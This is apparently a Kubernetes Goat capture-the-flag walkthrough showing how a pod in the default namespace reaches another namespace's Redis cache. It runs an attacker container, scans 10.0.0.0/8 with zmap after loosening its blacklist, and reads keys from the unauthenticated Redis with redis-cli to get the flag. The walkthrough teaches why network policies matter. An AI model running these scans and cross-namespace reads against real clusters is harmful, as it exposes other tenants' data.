
⎈ Kubernetes namespaces bypass

🙌 Overview

Woah! this is a big misconception in the Kubernetes world. Most people assume that when there are different namespaces in Kubernetes and resources are deployed and managed they are secure and not able to access each other. Many real-world multi-tenant environments are getting exploited and critical resources are exposed internally due to this. By default, Kubernetes comes with flat networking schema and if we need to have segmentation then we have to create them by creating certain boundaries like NSP (network security policies) and others. In this scenario, we see how we can bypass the namespaces and access other namespaces resources.



By the end of the scenario, we will understand and learn the following

1. You will understand the misconception of the Kubernetes namespaces
2. Learn about the Kubernetes networking flat schema and communicating across namespaces
3. Performing the reconnaissance and testing for the network port scanning and vulnerabilities

4. Gaining access to other namespaces resources bypassing the namespaces restrictions

⚡ The story

By default, Kubernetes uses a flat networking schema, which means any pod/service within the cluster can talk to others. The namespaces within the cluster don't have any network security restrictions by default. Anyone in the namespace can talk to other namespaces. We heard that Kubernetes-Goat loves cache. Let's see if we gain access to other namespaces

INFO

- To get started with the scenario, let's run our awesome `hacker-container` in the default namespace

```
kubectl run -it hacker-container --image=madhuakula/hacker-container --
sh
```

🎯 Goal

TIP

Gain access to the `cache-store` and obtain the `k8s_goat_flag` flag value to complete this scenario.

☐ Hints & Spoilers

▸ ✨ Don't see other services?

▸ ✨ Found cache-store service?

🎉 Solution & Walkthrough

Method 1

- Let's run the `hacker-container` in the default namespace by using the following command to get started

```
kubectl run -it hacker-container --image=madhuakula/hacker-container -- sh
```

> TIP
>
> If you don't see the terminal TTY, just press Enter key on your keyboard.

- First, we need to understand the cluster IP range information so that we can use the port scanners to scan the entire cluster range as we don't know which IP address these what services are running

- Some of the simple commands to understand and get more information about the network are as below

```
ip route
```

```
ifconfig
```

```
printenv
```

```
~ # ip route
default via 10.12.1.1 dev eth0
10.12.1.0/24 dev eth0 scope link  src 10.12.1.13
~ # ifconfig
eth0      Link encap:Ethernet  HWaddr 42:05:79:01:AE:9B
          inet addr:10.12.1.13  Bcast:10.12.1.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1460  Metric:1
          RX packets:11 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:866 (866.0 B)  TX bytes:42 (42.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

~ #
```

- Based on the analysis/understanding of the system. We can run the internal scan for the entire cluster range using `zamp` on port 6379 (the default port of Redis - assuming the cache service is Redis, but there is no limit for the testing here, in real-world we see a lot of internal services like ElasticSeach, Mongo, MySQL, etc.)

```
zmap -p 6379 10.0.0.0/8 -o results.csv
```

> NOTE
>
> To run `zmap` on 10.0.0.0/8 you may need adjust the blacklist (/etc/zmap/blacklist.conf) configuration

```
~ # zmap -p 6379 10.0.0.0/8 -o results.csv
Jun 15 11:29:22.453 [WARN] blacklist: ZMap is currently using the default blacklist located at /etc/zmap/blacklist.conf. By default, this
 blacklist excludes locally scoped networks (e.g. 10.0.0.0/8, 127.0.0.1/8, and 192.168.0.0/16). If you are trying to scan local networks,
 you can change the default blacklist by editing the default ZMap configuration at /etc/zmap/zmap.conf.
Jun 15 11:29:22.461 [INFO] zmap: output module: csv
 0:00 0%; send: 0 0 p/s (0 p/s avg); recv: 0 0 p/s (0 p/s avg); drops: 0 p/s (0 p/s avg); hitrate: 0.00%
 0:01 1%; send: 103951 104 Kp/s (103 Kp/s avg); recv: 0 0 p/s (0 p/s avg); drops: 0 p/s (0 p/s avg); hitrate: 0.00%
 0:02 1%; send: 192292 88.2 Kp/s (95.6 Kp/s avg); recv: 0 0 p/s (0 p/s avg); drops: 0 p/s (0 p/s avg); hitrate: 0.00%
```

- Let's look at the results returned from the scan so that we can see if we can access them from the current pod and current namespace

```
~ # cat results.csv
10.12.0.2
10.0.11.236
~ #
```

TIP

There is also another way to access the services/pods in the Kubernetes. For example using the DNS `cache-store-service.secure-middleware` (servicename.namespace).

- As we have identified the IP address of the service, now we can use the default `redis` using client `reds-cli` to talk to the service and explore

```
redis-cli -h 10.12.0.2
```

- To get all the available keys

```
KEYS *
```

- To get the specific key information using `GET`

```
GET SECRETSTUFF
```

```
~ # redis-cli -h 10.12.0.2
10.12.0.2:6379> KEYS *
1) "SECRETSTUFF"
10.12.0.2:6379> GET SECRETSTUFF
"k8s-goat-a5a3e446faafa9d0514b3ff396ab8a40"
10.12.0.2:6379>
```

TIP

> There are many other services and resources exposed within the cluster like ElasticSearch, Mongo, etc. So if your recon skill is good then you got a gold mine here.

- Hooray 😅 , now we can see that it contains Kubernetes Goat flag

References

- Kubernetes Namespaces
- Kubernetes Network Policies

Edit this page